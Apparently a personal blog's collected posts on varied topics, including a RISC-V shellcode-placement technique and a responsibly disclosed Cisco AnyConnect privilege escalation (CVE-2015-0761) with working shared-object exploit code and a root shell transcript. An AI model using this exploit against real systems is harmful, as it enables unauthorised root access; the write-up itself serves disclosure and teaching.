There are a lot of funny replies, but my serious attempt to answer it would be: Empower the User – because that is who the software is for. Empowering the user should be the primary concern of software engineering, and often it isn’t.
I’ve been thinking about my long-term career goal a lot lately. I’ve concluded it is:
Make powerful software tools accessible to as many people as possible
Empowering the user is central to this goal, which I settled on because it’s what I enjoy doing. When I see that something I’ve built, managed, designed, or otherwise had input in helps someone get something done more easily, efficiently, or in a novel way, I get some intrinsic pleasure.
A friend who works in ERP told me the mantra in manufacturing is “Genchi Genbutsu”, which he characterised as “be where your users are”. There are other interpretations of the mantra (see the Wikipedia article), but I like the concept of understanding users by being with them. Understanding their needs is crucial to building empowering tools.
If you want to cut down your coffee consumption, this is the grinder for you.
It works perfectly well – the grind is fine and consistent, and the screw that locks the handle stays put throughout the grinding process.
As long as you can hold on to its tiny handle and work it round for ten minutes, you can get enough ground to make a whole cup of coffee. Your hands will be sore from the handle digging into them, and your arms will be tense from many tiny, stiff cycles. You might be short of breath. Perhaps you knocked a few things onto the floor when you inevitably slipped. But success is possible, and you will know that you earned each brew.
The mechanism doesn’t disassemble completely, so it is hard to clean and dry. I usually leave it in the airing cupboard after cleaning it.
If you like coffee and you like a struggle, then you can pick up one of these arduous grinders for £7 from John Lewis.
A sharp-angled handle ready to blister your fingersThe small fruits of hard labour sit in the chamber
When working on Lockbox, a demonstration application for compiler-based Stack Erase (a security measure – talk / slides), I wanted to be able to demonstrate in an obvious way that code execution on the device has been obtained. One way to do this is to write a shellcode that prints a message to the LCD display. This can be done with just a few instructions, because we can reuse functions in the program being exploited. All the shellcode needs to do is to call the LCD printing functions with suitable parameters – a pointer to the LiquidCrystal instance, and arguments to the method being called. Some RISC-V assembly code that does this is:
shellcode:
  # Call lcd.setCursor(int row, int column)
  li a2, 0           ; Set column = 0
  li a1, 0           ; Set row = 0
  li a0, 0x80000444  ; LiquidCrystal instance (the "this" pointer)
  li a5, 0x20401E08  ; LiquidCrystal.setCursor() code address
  jalr ra, a5        ; Call function with args in registers

  # Call lcd.print(const char* str)
  li a0, 0x80000444  ; LiquidCrystal instance
  lla a1, pwstr      ; Load address of the string to print
  li a5, 0x20402c62  ; LiquidCrystal.print() code address
  jalr ra, a5        ; Call function with args in registers
pwstr:
  .ascii "pwned\n"   ; A string to be printed
but the assembler output cannot be used as-is – if we dump the assembled code using objdump (with -d for disassemble, and -r for printing relocations):
riscv64-unknown-elf-objdump -dr shellcode.o
Then we get the following disassembly (edited slightly for clarity):
The instructions that refer to absolute addresses, like 0x80000444 (for the LiquidCrystal instance) appear in the disassembly, and are part of the encoding of the instruction. However, the address for pwstr appears to be 0x0 in the disassembly – why?
Relocations
The address of pwstr will depend on where the code will eventually be loaded, and the assembler does not know where this will be – we don’t have this problem for the LiquidCrystal instance and code, because their addresses are absolute in the already-linked Lockbox program.
In a normal build process, the assembler generates machine code with placeholders where the linker needs to insert addresses once it has determined them (a.k.a Relocations). During linking, the linker places all symbols in the output object, which assigns them addresses in memory. It can then fix up the relocations using these actual addresses.
In the above dump, R_RISCV_PCREL_HI20 and R_RISCV_PCREL_LO12_I are the relocation types that are used for the address of pwstr – on RISC-V, a 32-bit address is loaded as a combination of two instructions, first loading the upper 20 bits into a register then adding the lower 12 bits. The different relocation types specify different methods for calculating the bits that represent the target address to insert into the instruction encoding. For RISC-V, all relocations are defined in the RISC-V ELF psABI document.
I could have manually worked out what bits needed placing, and hexedited them into the object code. I’d have needed to calculate the distance of the pwstr constant from the PC value when the lla a1, pwstr instruction executes, split out the top 20 and bottom 12 bits, and insert them into the encoded instruction. I wasn’t very keen on doing this, because:
It would be a little bit fiddly,
I’d have to manually re-do it every time I changed the shellcode (I didn’t get the above code right first time – it took a few attempts and tweaks), and
I’d probably make a mistake 50% of the time I did it by hand anyway.
Automation with the linker
So, rather than struggle with this, the GNU Linker can be used to automate this task, because it is controlled by a script that tells it how to place symbols – the purpose of the script is to enable it to emulate a wide range of different linkers, but we can also write a script to automate locating shellcode.
I knew that the exploit would always place shellcode at 0x80003fb, so the trick was to write a linker script that would accept the shellcode, and place it at this location. Then, the output object would have the correct value to load pwstr, and would be ready to write into the target device’s memory without further modification. A linker script that accomplishes this is:
This is a fairly minimal example of a linker script – all it does is define a block of memory (flash) beginning at 0x80003fb0 (ORIGIN = 0x80003fb0), and places all data from the .text section into this memory (the directives inside the SECTIONS command). It doesn’t matter that the memory begins elsewhere (e.g. 0x80000000) with other code and data before where we start linking, because we only need to compute relocations within the shellcode.
When the object code is linked with this script and we disassemble the linked object:
Explanation: the address of pwstr is 20 bytes on from the PC when the auipc instruction executes (0x80003fe4 – 0x80003fd4) so 0 needs adding to the upper 20 bits of the PC, and 20 needs adding to the lower 12 bits.
Not also how in the linked binary, the addresses of all instructions are known, and displayed in the dump. In the original disassembly above, all addresses are relative to the beginning of the object.
Success!

After extracting the .text section from the linked binary and delivering it to the device with the exploit, the result is visible on the display:
Unfortunately I forgot to zero-terminate the string, so there is an “artifact” in the printing – the symbol that looks like two fishes.
Thoughts
The method described above is one way to automate the location of shellcode in a binary – there may be better (perhaps less obtuse, easier to implement) ways to do this for some platforms – I’m not familiar with these methods, as I have limited expertise in shellcoding – I would be interested in hearing if there are better ways of doing things!
That said, this technique can be used on any platform supported by the GNU linker, of which there are quite a few – a list of them can be seen in the directory containing the emulation templates in the source repository – these include (to choose a random few, amongst others) AArch64, Motorola 68000, MIPS, PowerPC, Xtensa, X86, etc… So perhaps if you’re working with a platform with little other tooling (especially for reverse engineering / exploitation), the linker scripting technique may be useful.
On most days I struggle to eat enough, so I find it useful to track my dietary intake from time to time. There are many apps for this, but of the ones I’ve looked at, I always found they did too much or were too fiddly, maybe they needed an account on a remote system, or were not straightforward about how my data would be used. I resorted to coming up with a home-brew solution based mainly on iOS Shortcuts that fits my needs pretty well.
Requirements
All UI and info visible on one easy-to-get-to screen on my iPhone.
All data stored locally in a database or in Health.
Shortcuts to record things I commonly eat; a quick way to enter nutritional info for other things.
Tracks calories and protein – the two things I am regularly short on.
Solution
The dashboard is in the Today View, and it looks like this:
Nutrition tracking dashboard
From here I can record dietary intake, and see at a glance how my energy intake for today compares to expenditure.
To record intake, I hit the relevant shortcut, which writes data into Health at today’s date – I’ve kept data entry simple, because anything complicated will be rarely needed and can be done in the Health app anyway. Shortcuts have different behaviour depending on possible variations in the item they record:
Items with no variation, such as Porridge, ask for confirmation (in case I accidentally hit the shortcut) then record fixed values (e.g 379 kcal, 24g protein).

Items that come in different sizes, like an apple (small, medium, large) prompt for the size of the item, then record values appropriate to the selected size.
For items I don’t eat regularly, I can hit “Other”, which prompts for the calorie and protein values to record.
Shortcut implementation
The “Log Health Sample” action is used to record data, and the shortcuts combine these actions with appropriate prompts – e.g. for Porridge, “Show Alert” is used to confirm:
Porridge shortcut implementation
Or for an apple, “Choose From Menu” is used:
Apple menu implementation
along with different “Log Health Sample” actions for each choice:
Small apple choice
“Other” uses the “Ask” action to input calorie and protein values, and use “Provided Input” in the “Log Health Sample” actions:
Asking for Calories
Info view implementation
I couldn’t find a built-in way to display Health data in a convenient form in the Today View, so I’m using the HealthView app to do this. My considerations in choosing it were:
It’s reasonably priced (£5.99 for lifetime use).
It claims not to share or use the data for any purpose other than displaying it.
Even if the claim about data is a lie, I have set it to only have permission to read (and not write) Dietary Energy, Total Energy, and Protein – I can live with this small amount of specific data being Mia-used.
It seems to work well enough – I could figure out how to use it and not encounter any irritating bugs or misfeatures well within the 14-day free trial.
To get the view shown in the Today view, all I had to do was select the data I wanted in “Today Widget Data Sets”:
HealthView widget settings
Although I hadn’t considered it in my requirements, HealthView also supports displaying information on an Apple Watch, which has turned out to be pretty convenient. It supports showing data in complications and in an accompanying Watch app.
Using complications didn’t really work for me – I found that I needed too many to see everything I’m interested in (even though that’s only 3 items) at a glance, and I wasn’t willing to give up other functionality on my faces to fit these all in. I was also not keen on adding another face to show all the info, as I don’t expect I’d look at it much if I had to keep swiping over to it to check.
However, the Watch app is working well for me. After adding the same categories to the Apple Watch Data Sets settings:
Apple Watch App data sets (Protein also selected, but is off the screen)
I can check current values on the watch:
HealthView Watch app screenshot
This is quite convenient for checking quickly whether I’m lagging far behind what I ought to have eaten. A nice touch is that the time and date that the data was last refreshed is also shown:
View of “Last Updated”
This is quite handy as I’ve noticed that some Watch apps can be quite poor at showing up-to-date data (Hello, British Airways!) – although HealthView seems to stay well in-sync between the watch and phone, it’s reassuring to be able to verify that the synchronisation is recent.
Concluding thoughts on Shortcuts
Shortcuts provides the ability to quickly and easily build something app-like without having to use a Mac and XCode (which would be expensive and requires a lot of expertise), in a form accessible to non-developers. This my first attempt at building anything with Shortcuts, and it only took a couple of hours from starting with an idea all the way up to having tweaked things to work exactly as I wanted.
I’m keen to share how to use it with non-technical friends and acquaintances, to see how it can be useful to them, and what they can implement and automate with it. That it is available on every iOS device, with little technical knowledge required to accomplish a great deal, makes it a very interesting and powerful No Code platform.
Some Python fun: what does the following code print? And why?
import os

class A:
    @property
    def meth0(self):
        return None

    @property
    def meth1(self):
        return os.whoops

    @property
    def meth2(self):
        return whoops


a = A()
print(hasattr(a, 'meth0'))
print(hasattr(a, 'meth1'))
print(hasattr(a, 'meth2'))
The answer could be a little irritating:
True
False
Traceback (most recent call last):
  File "test.py", line 19, in <module>
    print(hasattr(a, 'meth2'))
  File "test.py", line 14, in meth2
    return whoops
NameError: name 'whoops' is not defined
It would be nice (or perhaps less surprising) if the output were instead:
True
True
True
So what’s happening here? A combination of things:
hasattr tests for the presence of an attribute by calling getattr on the attribute name, and catching AttributeError.
When getattr is called for meth1 it throws an AttributeError – not because meth1 doesn’t exist, but because os.whoops doesn’t – this propagates until it is caught by hasattr, which then concludes that the object has no method meth1.
When getattr is called for meth2, a NameError is thrown instead, which isn’t caught by hasattr, so we observe a different behaviour that can appear “inconsistent” with the behaviour for meth1.
Sometimes the behaviour exhibited with meth1 can mask an AttributeError due to a bug in the code for a property. For example:
import socket

class Data:
    def __init__(self, payload):
        self.payload = payload

class Packet(Data):
    @property
    def ip_address(self):
        hostname = socket.gethostname()
        # Type: should be `gethostbyname`
        return socket.getbyname(hostname)

class Frame(Data):
    @property
    def ethernet_address(self):
        return "00:11:22:33:44:55"

# Create a packet
p = Packet("HELLO WORLD")

# Handle p based on whether it is a Frame or a Packet

if hasattr(p, 'ip_address'):
    print("Packet with payload '%s'" % p.payload)
else:
    print("Frame with payload '%s'" % p.payload)
The output is, (maybe) surprisingly:
Frame with payload 'HELLO WORLD'
p is actually a Packet but it is mistreated as a Frame – in this straight-line, rather contrived example, it appears clear what’s happening. In the context of a larger program where the code is spread across multiple modules and functions along with other code, tracing the source of such a problem can be a little more time consuming and confusing – I encountered exactly this issue recently when debugging an issue in Numba, which left enough of an impression on me to motivate this post!
Birkett’s is a shop at the bottom of Steep Hill in Lincoln with a huge array of new and used electronic bits and pieces. Over the years many seem to have got to know the shop and owner and developed fond memories.
Birketts shop front
The windows are full of interesting paraphernalia – knobs, dials, switches, plugs…
More bits and pieces:
And more:
Every item in the window is neatly labelled and priced – a form of highly organised chaos.
I’ve had some interest in electronics since childhood, and although I spent a little bit of time in the shop, I haven’t yet got to know the owner very well. I recall Matthew, who was always very helpful and patient with my enquiries – he worked there for some years before moving on to other things. Some items I’ve bought from Birketts over the years are:
Age 11 or so, I picked up Veroboard and some components for a computer controlled robot – I never completed the project, unfortunately.
Solder – probably leaded.
Speaker wire – I had an old amplifier and speakers, and I wanted to place a speaker further away from the amp.
Shortly after finishing school, I bought a pile of old Cisco 3500(?) series switches – mostly they were a bit dodgy and struggled to boot up, but were good enough for practice for the CCNA exam.
An unusual fuse, to trick a laser printer into thinking it had a new oil roller fitted.
A relay, for converting a normally open door lock controller to work with a magnetic lock that required constant power to stay locked.
Birkett’s is open on Tuesdays, Thursdays, Fridays, and Saturdays, from 10am until 3pm.
Cisco AnyConnect 4.0.00048 and earlier for Linux have a Local Privilege Escalation vulnerability (CVE-2015-0761) due to the use of a setuid root binary that can be made to load a shared object from a user-writable location. This binary, vpnagentd, has an undocumented option, -verify_certs, which takes three additional parameters. I do not know what the option is supposed to be for, or what valid arguments to it would look like, but if it is invoked with:
./vpnagentd -verify_certs 1 1 1
then in certain circumstances it can be observed attempting to load libnssckbi.so from the user’s Firefox profile folder – for example (output from stracing):
open("/home/gmarkall/.mozilla/firefox/kuy2t5i9.default/libnssckbi.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
At this point the effective UID has already been set to the invoking user’s UID. Exploiting the vulnerability is therefore a case of creating a shared object that will suitably set the effective UID back and spawn a shell when it is loaded:
#define _GNU_SOURCE
#include <unistd.h>
#include <stdio.h>

void f() {
  printf("Attempt to set euid\n");
  int err = setresuid(-1, 0, -1);
  printf("Setresuid result = %d\n", err);
  if (err) {
    return;
  }
  printf("Attempt to launch shell");
  char *tmp[] = {NULL};
  execv("/bin/sh", tmp);
}
and copied to the Firefox profile folder, (e.g. /home/gmarkall/.mozilla/firefox/kuy2t5i9.default). Then when we invoke vpnagentd again:
$ ./vpnagentd -verify_certs 1 1 1
Attempt to set euid
Setresuid result = 0
Attempt to launch shell
$ whoami
root
$ id
uid=1000(gmarkall) gid=1000(gmarkall) euid=0(root) groups=...
Reliability
libnssckbi.so is not loaded in all circumstances – after some experimentation and reading of the source of NSS, I couldn’t work out exactly why it would or wouldn’t be loaded. My notes on this are:
I tested this on Ubuntu 14.04 LTS, using the distro packaged NSS library depended on by Firefox 31.
The SO was loaded when invoking vpnagentd with normal user accounts.
For users that are administrators (i.e. members of the sudo group), something different seems to occur and it does not load the SO.
After some invocations of vpnagentd, /usr/lib/firefox/libnssckbi.so gets registered in secmod.db in the Firefox profile folder. Once this happens, libnssckbi.so will never be loaded from the user’s profile folder, until secmod.db is deleted.
Disclosure and fix
I reported the issue to Cisco PSIRT who responded promptly acknowledging the issue. The vulnerability was fixed in the next release of AnyConnect for Linux (4.0.2052.0), which removed the setuid root bit from vpnagentd (and several other binaries in the software distribution).
I don’t recall exact timescales for the report and fix but I recall that the experience of reporting the vulnerability to Cisco was positive – this was the first time I’d reported a vulnerability and I was nervous about what the nature of the response might be. If I discovered another vulnerability in a Cisco product or service I’d happily report again.
Conclusions and thoughts
The existence of such a vulnerability and the fix for it implies at least a couple of points:
Avoid gratuitous use of setuid root! The fact that several binaries in the distribution were setuid root, and could have this setting removed implies that it was not really needed, and happened to be convenient for the implementation, but increases the risk of an LPE being present.
If a binary does need to run as root, beware of what third party libraries outside of your control may do – in this case, vpnagentd dynamically linked against NSS, which is provided by the system on which AnyConnect is installed, instead of as part of the AnyConnect distribution – perhaps it was unforeseen in part that loading a shared object from a user’s Firefox profile folder would occur because a different version / build tested by Cisco did not do this.
A dragonfly died in our conservatory. I don’t see them often, and they are full of intricacy – it seemed a waste to throw away. It is now mounted on a piece of card:
Our elder child (now 3) seemed very excited by patterns when he was a baby – whenever he was placed in front of one, his arms and legs started going and he would breathe fast and light. I intended to compile a book of patterns that we could look at and enjoy together, but of course, I never got round to it.
Now our younger child (a few weeks old) looks like he might have a similar appreciation of patterns, I’m not taking any chances with my ability to get stuff done, and I bought a book of William Morris illustrations from eBay instead:
























 Graham Markall